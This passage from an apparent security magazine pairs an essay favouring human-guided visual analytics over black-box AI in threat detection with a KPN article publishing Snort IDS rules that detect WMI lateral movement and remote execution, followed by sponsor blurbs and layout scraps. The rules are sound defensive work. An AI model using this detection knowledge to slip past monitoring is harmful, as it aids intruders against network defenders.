the company *from the inside*. The board of the company gathered from all over the world to figure out what had happened in their system. They asked the software engineers whether their systems were updated recently. It turned out that their software was not changed and all test scenarios passed. At the end of the day one of the board members (accidentally) bumped into one of the security engineers who said: “we didn’t do anything special, we only recently patched one of our security policies. The security system *said* that there was an increased risk in the environment, so we decided to block all corresponding IP addresses”. The result was a full day of commercial inactivity causing hundreds of thousands of euros in damage.

It is stories like these that make us wonder; who is doing the actual decision-making here, the human or the

system? Over the years we have started to rely so heavily on automated techniques to protect our environments that we forget to think for ourselves. The mentality of; “The more sophisticated the security system I install, the more likely I will be safe.” is the exact reason why targeted attacks have grown in the last decade. Security is not just an add-on that you install on a system. It requires you to become aware what is truly happening in your environment. Let’s reflect on the current vision of AI and the value of human expertise.

AI vs. the world

AI is very powerful and has shown many impressive applications in various fields such as computer vision, text translation, and even beating the world champion in the game GO. Also, the Stanford WordNet Project¹ and IBM Watson² have shown spectacular results to automatically interpret text and to even give proper answers in the game-show Jeopardy. This raises the question of course why we don’t fully apply these techniques yet to security? Short answer, because we cannot trust what we cannot *control*.

A nice example was provided by Goodfellow et al.³ who were testing the reliability of a black box AI technique in computer vision by adding a random noise image to the source data. Although we would expect such techniques to be resilient against such small “hacks”, it turned out that this model was now almost certain that the panda in the picture is actually a gibbon. So, suppose such a system is behind the decision making of your security platform, would you still trust it?



Figure 1 Goodfellow et al. illustrates the error sensitivity of black box AI techniques. Would you trust this system if it tells you that your network has been compromised?

A similar example is the application of AI in US army tanks to automatically detect enemy tanks⁴. The researchers fed the AI many photos of forest pictures with and without a tank in the hope that it would learn the difference. It turns out that in practice the system performed flawless on the test data but worked poorly when deployed in the field. Researchers afterwards discovered that all the pictures with tanks had been taken on cloudy days and that the algorithm apparently

had learned the difference between sunny and cloudy day forest pictures.

Note that it is not our intention to bash on AI. We think that the techniques are amazing and we highly encourage research to continue in this direction. People however need to be aware that it is no silver bullet to solve issues and why the sole use of “black box” algorithms can be dangerous in industry nowadays.

Long live black box?

When it comes to security, having a black box algorithm operating on your environment alone is never advisable. For the last few years we have been studying event logs and network traffic extensively with and without AI to look for patterns and signs of targeted malware. There are several reasons why the human is still indispensable and why it will become difficult for AI alone to conquer the security world.

First, many AI techniques are *supervised* learning techniques that require positive and negative data instances to learn how to separate normal from abnormal behaviour. Especially in anomaly-detection applications, we typically don’t have (a lot) examples of *truly* malicious data. Since we don’t want these algorithms to miss any potential attacks, the number of false alarms generated is often high. The result is that an analyst afterwards somehow needs to distinguish true alerts from the false ones, which can be very difficult given the complexity of current algorithms.

Second, black box algorithms in general are trained on data sources such as event logs and network traffic that can only tell *what* has happened in the system,

not *why* things happened. Especially in this part, the ability of humans to reason about phenomena is vital in connecting the dots between the alerts they see and how they relate to phenomena that they are aware of.

Human back in control with Visual Analytics

The field of visual analytics focuses on the combination of algorithmic design and human interaction to get the best of both worlds: the speed of algorithms to analyse

⁽¹⁾ <http://ai.stanford.edu/~rion/swn/>

⁽²⁾ <https://www.techrepublic.com/article/ibm-watson-the-inside-story-of-how-the-jeopardy-winning-supercomputer-was-born-and-what-it-wants-to-do-next/>

⁽³⁾ <https://arxiv.org/abs/1412.6572>

⁽⁴⁾ <https://www.lesswrong.com/posts/5o3CxyvZ2XKawRB5w/machine-learning-and-unintended-consequences>

large amounts of data and the reasoning capability of the human to understand their results. Rather than fully relying on automated techniques and figuring out afterwards why systems have been generating alarms in the first place, visual analytics enables the human to perform an initial analysis after which automated techniques can assist in finding new areas of interest. Let's inspect two scenarios where human intervention can help in ranking outliers of interest and better understand our environments.

During the PhD we have been studying different event logs including patient health records and network traffic for the discovery of malicious patterns. Fully automated techniques alone generated too many false alerts, since there were simply too many outliers to spot. Finding the relevant ones was a big challenge that could not be resolved using solely AI as it did not have sufficient knowledge to know what to look for in the first place.

The first dataset (Figure 2A) shows different patient treatments as sequences of blocks. The alignment plot was constructed by AI based on human - defined colour labels showing the flow in a radiology department: starting from intake (blue), to light treatment (green), heavier treatment (purple), and a concluding assessment (also blue). Based on this "natural" flow, we can observe outliers that do not match this *expected* behaviour. Figure 2A for instance shows that some patients skipped this intake meeting and immediately had heavy radiation treatment (indicated by the "!").

These are the type of observations that make people wonder whether:

- Such a sequence should be allowed (e.g., a patient who had an intake in a different hospital), or
- Should not be allowed under any circumstances (e.g., policy violation of the hospital)

The gap between expected and actual behaviour is typically large in practice and is the perfect fertilizer for targeted attacks to strike. Only by closing this gap and understanding these differences are we able to protect our systems from new incoming vulnerabilities.

Figure 2B shows a different scenario where we apply a similar analysis on file access patterns in university traffic to discover highly repetitive behaviour in our mini-map. Interestingly, this was something where AI did not trigger on, since the operations happened too slowly according to its model. Still, the repetition in the patterns turned out to be Ransomware activity encrypting files on our network share. Even if we don't know what we are looking for, human reasoning can help you understand what is happening inside your network.

The previous scenarios illustrate that even with very little information about our data; users and AI together are capable to judge the validity of system behaviour. Don't fully rely on AI alone to scan your network for threats. Security starts with understanding and we hope to have contributed to that with our work.




Figure 2 Combing user knowledge and AI together with visualization. A) Anomalous patient treatments. B) Ransomware traffic encryption



An example of network Lateral Movement detection - WMI

Andre Oosterwijk, Jaco Blokker KPN

Lateral movement is a hot topic, especially with the defensive side of Cyber security. There is a reasonable amount of research on the defensive side, but it mostly focuses on lateral movement detection of endpoints and servers. Last year, to fill the gap with regards to network level detection, we started to look into lateral movement detection on a network level at KPN. To gain more visibility in general and more insight into environments where Endpoint Detection and Response (EDR) capabilities are rare or hard to implement.

As a result, the developed network detection rules for our Intrusion Detection System (IDS) help to increase our detection and response capabilities. Additionally, these rules give us a better understanding of our network topology and on the components in our network. While at the same time it was fun to research, make and tweak these rules. Also these rules are published on the KPN CISO Github

<https://github.com/KPN-CISO/Network-Detection/tree/master/Lateral%20Movement/WMI>

Approach

The rules created were developed with the focus on Windows Management Instrumentation (WMI), a method used by attackers for lateral movement. The rules were developed with the following objectives in mind: Detection of WMI usage on the network. Especially on the traffic patterns in the WMI session. This counts for both passed and failed attempts. When these rules fire,

you could consider these as ‘early warning’ indicators. Provisioning of possible trace and evidence of identities or credentials used. This would enable better follow up, in case of analysis by security analysts and incident responders.

Providing insight into what exactly was carried out (remote execution of commands, remote query attempt or data exfiltration).

Network Lateral Movement, or what is more commonly referred to simply as, “**Lateral Movement**”, refers to the techniques cyber attackers, or “threat actors”, use to progressively move through a network as they search for the key data and assets that are ultimately the target of their attack campaigns.

Study finds 83 percent of home routers are vulnerable to attacks

Recommended usage

The rules are 'policy' based. This means the variables used should match traffic patterns in the network and exclude the already so called "known, good traffic".

The rules are not useful for detection of vulnerabilities and exploits.

Our approach is to use whitelisting. By looking into sources and destinations where WMI traffic is expected. we are working our way down the list of "unknowns", until no more exist.

Testing of the rules was conducted across multiple combinations of client and server Operating Systems

- Server side: Windows releases (Windows 2012 R2, Windows 2016, Windows 10 Pro)
- Client side: Windows releases (Windows 7, Windows 10).
- Debian Linux with latest version of 'Impacket'.
- Detection via Snort IDS: version 2.9.11.1, with default configuration and custom rules
- Packet capture analysis with WireShark

WMI in action: The rules

Rule for detecting WMI handshaking (for example a user connecting to the management services interface in a particular namespace): The rule captures additional traffic on the current session for further analysis and response.


```
alert tcp !legitimate_sources any -> $your_protected_assets 135 (msg:"Request for WMI interface IWbemLevel1Login - indicator user connecting [MS-WMI 3.1.4.1]"; flow:to_server,established; dce_iface:F309AD18-D86A-11d0-A075-00C04FB68820; tag:session,exclusive; reference:url, https://msdn.microsoft.com/en-us/library/cc250739.aspx; metadata:service dcerpc; classtype:policy-violation; sid:4103022; rev:1; )
```

A rule designed for detecting enumeration of common information model (CIM) objects:

```
alert tcp !legitimate_sources any -> $your_protected_assets 135 (msg:"Request for WMI query results [MS-WMI 3.1.4.4]"; flow:to_server,established; dce_iface:027947e1-d731-11ce-a357-000000000001; metadata:service dcerpc; reference:url, https://msdn.microsoft.com/en-us/library/cc250793.aspx; classtype:policy-violation; sid:4103020; rev:1; )
```

Rule for detecting remote execution or remote querying. Microsoft's documentation (<https://msdn.microsoft.com/en-us/library/cc250780.aspx>) contains an extensive list of methods and its meaning that are exposed by this interface.

```
alert tcp !legitimate_sources any -> $your_protected_assets 135 (msg:"Request for interface IWebmServices - indicator remote WMI query or exec [MS-WMI 3.1.4.3]"; flow:to_server,established; dce_iface:9556dc99-828c-11cf-a37e-00aa003240c7; reference:url, https://msdn.microsoft.com/en-us/library/cc250780.aspx; metadata:service dcerpc; classtype:policy-violation; sid:4103023; rev:1;)
```



A set of early warning rules that are supposed to be used in conjunction with each other. The first rule attempts to detect activation of the WMI classobject as denoted by the Global Unique Identifier (GUID), also referred to as Universal Unique Identifier (UUID). The GUID is passed as context in the request. This translates into the raw byte sequence as can be read from the rule.

```
alert tcp !legitimate_sources any -> $your_protected_assets 135 (msg:"RPC remote activation of WMI [MS-DCOM 3.1.2.5.2.2]"; flow:to_server,established; dce_iface:000001a0-0000-0000-c000-000000000046; content:"|5e f0 c3 8b 6b d8 d0 11 a0 75 00 c0 4f b6 88 20|"; flowbits:set,wmi_remoteactivation_attempt; metadata:service dcerpc; reference:url, https://msdn.microsoft.com/en-us/library/cc226958.aspx; classtype:policy-violation; sid:4103001; rev:2; )
```

The second rule attempts to detect a Remote Procedure Call (RPC) Protocol Data Unit (PDU) "fault" type. If for the same session, a WMI initialization was observed, this rule would fire.

```
alert tcp $your_protected_assets any 135 -> !legitimate_sources any (msg:"RPC access denied in WMI session initialisation"; flow:to_client, established; flowbits:isset,wmi_remoteactivation_attempt; content:"|05 00 03|"; offset:0; depth:3; byte_test:4,=,0x00000005,24,little; metadata:service dcerpc; classtype:policy-violation; sid:4103009; rev:2; )
```

The last rule of this set is an escape rule. If the more specific rule (the former one) does not match, this rule will generate an alert.


```
alert tcp $your_protected_assets any 135 -> !legitimate_sources any (msg:"RPC generic access denied"; flow:to_client, established; flowbits:isnotset,wmi_remoteactivation_attempt; content:"|05 00 03|"; offset:0; depth:3; byte_test:4,=,0x00000005,24,little; metadata:service dcerpc; classtype:policy-violation; sid:4103005; rev:2; )
```

Generic rule for detecting activation of remote objects. The false positive rate for this rule is still high

Future improvements

There are still some issues to solve to improve the rules. One is related to the DCE modifier in the bytetest keyword (for example as used in rule number 4: the early warning rules). Any research on this specific topic is appreciated. Also, the use of encryption on RPC level (authentication level "auth priv") leads to false negatives on the early warning rules.

Besides these issues we are looking into options for expanding lateral movement detection in general on Endpoints, Servers and through aggregated logdata. Specific in regards to network lateral movement we are planning to develop rules for other techniques and protocols used by attackers, like PowerShell Remoting, WinRM, Windows Admin shares through SMB and use of third-party vendor applications, like MimiKatz.



Overview contributing partners



KPN is the largest telecom and IT service provider in the Netherlands. We make life more free, easy and more fun by connecting people. We are passionate about offering secure, reliable and future-proof networks and services, enabling people to be connected anytime, anywhere, whilst at the same time creating a more prosperous and cleaner world. We've been doing this on the basis of a strong vision. Every day, for more than 130 years. We bring people closer to their loved ones, connect everything and everyone, we make working and doing business easier and we ensure that people can connect and stay connected anywhere.



National Cyber Security Centre
Ministry of Justice and Security

The National Cyber Security Centre (NCSC), in collaboration with the business community, government bodies and academics, is working to increase the ability of Dutch society to defend itself in the digital domain. The NCSC supports the central government and organisations with a vital function in society by providing them with expertise and advice, threat response and with actions to strengthen crisis management. In addition, the NCSC provides information and advice to citizens, the government and the business community relating to awareness and prevention. The NCSC thus constitutes the central reporting and information point for IT threats and security incidents. The NCSC is part of the Cyber Security Department of the National Coordinator for Security and Counterterrorism.



The Dutch National High Tech Crime Unit (NHTCU) was founded in 2007 as a response to the rise of organised and technically advanced online criminality. Since then the NHTCU has grown from a small pioneers team to a professional unit with 120 officers, maintaining its agility to adapt to technological and criminal developments. The mission of the unit is to use novel and collaborate investigation techniques in order to combat high-tech crime and new forms of cybercrime. The unit focuses on serious organised crime and crime targeting vital national infrastructure.

The NHTCU is embedded within the National Criminal Investigation Division of the Dutch National Police. It cooperates closely with other specialised teams within the National Police, with its foreign counterparts and with many public and private partners in order to be optimally equipped to help keeping the Netherlands cyber-safe.



Europol is the European Union's law enforcement agency. As such it acts as an information and criminal intelligence hub for the national law enforcement authorities in the 28 EU Member States and as a coordination platform for joint operations. Europol's main objective is to support and assist Member States in their efforts to prevent and combat organised crime, terrorism and other forms of serious crime. The European Cybercrime Centre (EC3), officially established in January 2013 as one of Europol's operational centres, provides operational, analytical and strategic support to EU law enforcement in combatting cybercrime: committed by organised groups to generate large criminal profits such as online fraud; causing serious harm to the victim such as online child sexual exploitation; affecting critical infrastructure and information systems in the EU, including cyber-attacks. This includes support for large-scale, multi-national operations with international partners, leveraging and streamlining existing capacities through Europol's existing infrastructure and law enforcement network with EU and non-EU law enforcement agencies, industry, the financial sector and academia.

Deloitte.

Deloitte provides audit, tax, consulting, and financial advisory services to public and private clients spanning multiple industries. With a globally connected network of member firms in more than 150 countries, Deloitte brings world-class capabilities and high-quality service to clients, delivering the insights they need to address their most complex business challenges. Deloitte has in the region of 200,000 professionals, all committed to becoming the standard of excellence.



Founded in 2001 as a spin-off of the Group of Applied Physics of the University of Geneva, ID Quantique (IDQ) is the world leader in quantum-safe crypto solutions, designed to protect data for the future. The company provides quantum-safe network encryption, secure quantum key generation and Quantum Key Distribution solutions and services to the financial industry, enterprises and government organizations globally. IDQ's quantum random number generator has been validated according to global standards and independent agencies, and is the reference in highly regulated and mission critical industries - such as security, encryption and online gaming - where trust is paramount. IDQ's products are used by government, enterprise and academic customers in more than 60 countries and on every continent. As a privately held Swiss company focused on sustainable growth, IDQ is proud of its independence and neutrality, and believes in establishing long-term and trusted relationships with its customers and partners. For more information, please visit <http://www.idquantique.com/>.

First GDPR sanction
in Germany fines
flirty chat platform
EUR 20,000

21

Amazon data leak
exposes email
addresses right
before black friday

23

ECC memory
vulnerable to
rowhammer
attack

26

27

Uber fined
for covering
up 2016 data
breach



Accenture Security helps organisations build resilience from the inside out, so they can confidently focus on innovation and growth. Leveraging its global network of cyber security labs, deep industry understanding across client value chains and services that span the security lifecycle, Accenture protects organisation's valuable assets, end-to-end. With services that include strategy and risk management, cyber defence, digital identity, application security and managed security, Accenture enables businesses around the world to defend against known sophisticated threats, and the unknown. Visit us on www.accenture.com/security or follow us @AccentureSecure on Twitter or visit the Accenture Security blog



Check Point Software Technologies Ltd. (www.checkpoint.com) is a leading provider of cyber security solutions to governments and corporate enterprises globally. Its solutions protect customers from cyber-attacks with an industry leading catch rate of malware, ransomware and other types of attacks. Check Point offers a multilevel security architecture that defends enterprises' cloud, network and mobile device held information, plus the most comprehensive and intuitive one point of control security management system. Check Point protects over 100,000 organizations of all sizes.



At PwC, our purpose is to build trust in society and solve important problems. We're a network of firms in 158 countries with more than 250,000 people. At PwC in the Netherlands over 5,000 people work together. We're committed to delivering quality in assurance, tax and advisory services. Tell us what matters to you and find out more by visiting us at www.pwc.nl.

PwC refers to the PwC network and/or one or more of its member firms, each of which is a separate legal entity. Please see www.pwc.com/structure for further details.



Kaspersky Lab is a global cyber security company founded in 1997. Kaspersky Lab's deep threat intelligence and security expertise is constantly transforming into security solutions and services to protect businesses, critical infrastructure, governments and consumers around the globe. The company's comprehensive security portfolio includes leading endpoint protection and a number of specialised security solutions and services to fight sophisticated and evolving digital threats. Over 400 million users are protected by Kaspersky Lab technologies and we help 270,000 corporate clients protect what matters most to them. Learn more at www.kaspersky.nl



TU Delft's mission is to make a significant contribution towards a sustainable society for the twenty-first century by conducting ground breaking scientific and technological research which is acknowledged as world-class, by training scientists and engineers with a genuine commitment to society and by helping to translate knowledge into technological innovations and activity with both economic and social value.




Eindhoven University of Technology (TU/e) is a research university specializing in engineering science & technology. The TU/e profiles itself as a leading, international, in engineering science & technology specialized university. We offer excellent teaching and research and thereby contribute to the advancement of technical sciences and research to the developing of technological innovations and the growth of wealth and prosperity both in its own region (technology & innovation hotspot Eindhoven) and beyond.



De Volksbank is a family of bank brands (ASN Bank, BLG Wonen, RegioBank and SNS) with a particular focus on the Dutch retail market, including small and medium-sized businesses. The four brands each have their own identity and image and a single back office and IT organisation. De Volksbank aims to meet the specific financial needs of its brands' customers in a people-oriented, efficient and sustainable manner. To this end, its product range consists of three core product groups: payments, mortgages and savings. De Volksbank has a balance sheet total of approximately € 61 billion and 3,200 employees (FTEs), which makes it a major player in the Dutch retail market. De Volksbank's head office is located in Utrecht.



TNO, The Netherlands Organisation for Applied Scientific Research, is one of Europe's leading independent R&D organisations. TNO is a non-profit and operates independently and objectively. Its unique position is attributable to its versatility and the capacity to integrate knowledge across specialist disciplines. TNO innovates for a secure cyberspace and provides cyber security research, development, engineering and consultancy services to government and industry. Its partners include Dutch government agencies and private sector companies across Europe, including many providers of national critical infrastructure (a.o. in telecoms, finance and energy).





Piratenpartij

"The Pirate Party was founded in Sweden in 2006 where people organized to think about a modern interpretation of copyright, information infrastructure and digital culture. and a free society. The movement is politically active in 68 countries nowadays. The Pirate Party did not choose their name, it was given. The content industry has chosen to criminalize the ordinary Internet user by equating the sharing of culture and information with piracy. The alias stuck, so in 2006 the first pirate party in Sweden hijacked this name. The concept of this party has been copied worldwide in more than 60 countries.



Hack In The Box (HITB) is a series of network security and hacking related conferences held annually around the world. HITBSecConf offers cutting-edge hardcore technical talks delivered by some of the most respected names in the computer security industry, and is one of the foremost platform for the discussion and dissemination of next generation computer security issues. Since the first in 2003, HITBSecConf has now grown into a must-attend infosec event where big ideas are exchanged, new talent discovered and sheer genius celebrated.



Universiteit
Leiden
Governance and Global Affairs

The Faculty of Governance and Global Affairs is an internationally acclaimed academic knowledge hub that studies world-wide issues from the varied perspectives of governance, politics, law, sociology and economics.


We contribute to far-reaching socio-cultural debate through our acquired knowledge. We aim to do this not only through education and research, but also by organising lectures and debates to learn from.


Our faculty has an entrepreneurial mind set, expressed through a continuous quest for links with other academic disciplines and innovative educational methods.



QuSoft is the new Dutch research center for quantum software. Its mission is to develop new protocols, algorithms and applications that can be run on small and medium-sized prototypes of a quantum computer. The main focus of QuSoft is on the development of quantum software, which requires fundamentally different techniques and approaches from conventional software.

QuSoft was launched by CWI, UvA and VU in December 2015 and builds on the institutions' excellent track record in quantum computing and quantum information.

 [@KPNCISO](https://twitter.com/KPNCISO)

 [@_SectorC](https://twitter.com/_SectorC)

Github

<https://github.com/kpn-ciso>

CISO apps

<https://itunes.apple.com/nl/app/kpn-ciso/id1122223795?mt=8>

https://play.google.com/store/apps/details?id=com.kpn.ksp&hl=en_US

 **Alert Online @ KPN**

KPN

 [@KPN](https://twitter.com/KPN)

<https://overons.kpn/nl>

